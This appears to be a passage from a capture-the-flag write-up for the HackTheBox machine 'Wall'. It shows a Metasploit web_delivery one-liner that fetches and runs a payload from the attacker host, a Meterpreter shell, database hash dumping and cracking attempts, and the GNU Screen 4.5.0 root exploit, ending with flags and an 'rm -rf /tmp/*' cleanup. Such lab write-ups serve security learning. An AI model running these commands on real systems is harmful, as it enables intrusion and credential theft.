
```
msf5 exploit(multi/script/web_delivery) > [*] Using URL: http://10.10.14.11:8082/7IQyLwVIGw
[*] Server started.
[*] Run the following command on the target machine:
wget -qO Sch0Y3Mn --no-check-certificate http://10.10.14.11:8082/7IQyLwVIGw; chmod +x Sch0Y3Mn; ./Sch0Y3Mn&
[*] 10.10.10.157     web_delivery - Delivering Payload (1046512) bytes
[*] Meterpreter session 1 opened (10.10.14.11:8081 -> 10.10.10.157:33178) at 2019-09-30 03:31:01 +0000
sessions -l

Active sessions
===============

  Id  Name  Type                     Information                                  Connection
  --  ----  ----                     -----------                                  ----------
  1         meterpreter x64/linux    uid=33, gid=33, euid=33, egid=33 @ Wall.local  10.10.14.11:8081 -> 10.10.10.157:33178 (10.10.10.157)

msf5 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...
```

We are not able to read the user flag yet. Bummer.

PrivEsc

I ran the LinEnum enum script and saw we are able to connect to MariaDB as root.

```
# Using meterpreter
upload LinEnum.sh

# Using python module SimpleHTTPServer
mkdir /tmp/tobor
cd /tmp/tobor
wget http://10.10.14.11:8000/LinEnum.sh > tobor.txt
chmod +x LinEnum.sh
./LinEnum.sh
```




```
[-] MYSQL version:
mysql  Ver 15.1 Distrib 10.1.40-MariaDB, for debian-linux-gnu (x86_64) using readline 5.2


[+] We can connect to the local MYSQL service as 'root' and without a password!
mysqladmin  Ver 9.1 Distrib 10.1.40-MariaDB, for debian-linux-gnu on x86_64
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Server version          10.1.40-MariaDB-0ubuntu0.18.04.1
Protocol version        10
Connection              Localhost via UNIX socket
UNIX socket             /var/run/mysqld/mysqld.sock
Uptime:                 4 hours 49 min 5 sec

Threads: 8  Questions: 31194  Slow queries: 0  Opens: 479  Flush tables: 1  Open tables: 121  Queries per second avg: 1.798
```

Lets connect to the database and see what we can do.

```
# Gain tty shell
python -c 'import pty; pty.spawn("/bin/bash")'

# Search SQL Database
mysql -u root -e "show databases"
mysql -u root -e "use mysql; select * from user"

localhost       centreon_user   *99B6D81EE56556D4D3E52808D820652BF4DA64CE
```

LinEnum also returned another password hash from .htaccess. We will try to crack that one as well.



```
[-] htpasswd found - could contain passwords:
/etc/.htpasswd
admin:$apr1$7hIqRwgr$.QPU0yknBQRTf3WW9jfFp.
```


We now have a password hash. Lets try to crack it and see if we can ssh in as one of the users.

```
echo ‘99B6D81EE56556D4D3E52808D820652BF4DA64CE’ > sqlhash.txt
echo ‘admin:$apr1$7hIqRwgr$.QPU0yknBQRTf3WW9jfFp.’ > hash.txt

hashcat -a 0 -m 300 sqlhash.txt /usr/share/wordlists/rockyou.txt -O --force
hashcat -a 0 -m 1600 --username hash.txt /usr/share/wordlists/rockyou.txt -O --
force
```

I was not able to crack either of these passwords. I found a GUID bit for a command “wall”
Since that is the name of the box I looked further into it. It is running an old verison of util-linux version 2.31.1

```
find / -perm -2000 -print 2> /dev/null
/usr/bin/wall --version
wall from util-linux 2.31.1
```

I was not able to find any exploits there. I am going to try running another enum script linPEAS
RESOURCE: https://github.com/carlospolop/linux-privilege-escalation-awsome-script
This found a vulnerabe version for the screen command exists on the target.



```
=======================================( Interesting Files )========================================
[+] SUID
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#commands-with-sudo-and-suid-commands
/bin/mount             --->    Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
/bin/ping
/bin/screen-4.5.0          --->    GNU_Screen_4.5.0
```

Lets find out how.

```
which screen
/bin/screen
screen --version
Screen version 4.05.00 (GNU) 10-Dec-16
searchsploit screen
GNU Screen 4.5.0 - Local Privilege Escalation  | exploits/linux/local/41154.sh
searchsploit -m exploits/linux/local/41154.sh
```

RESOURCE: https://www.exploit-db.com/exploits/41154

AFter downloading the exploit to the target I was not able to just run the script.
I executed the commands by copy and pasting into the terminal.
I was able to tell it worked when I saw a file called rootshell in the /tmp folder
Execute that file and boom I had a root shell and was able to read the flags as root.

```
/tmp/rootshell
cat /home/shelby/user.txt
cat /root/root.txt
```

USER FLAG: fe6194544f452f62dc905b12f8da8406
ROOT FLAG: 1fdbcf8c33eaa2599afdc52e1b4d5db7

Now to clean up my mess

```
rm -rf /tmp/*
exit
```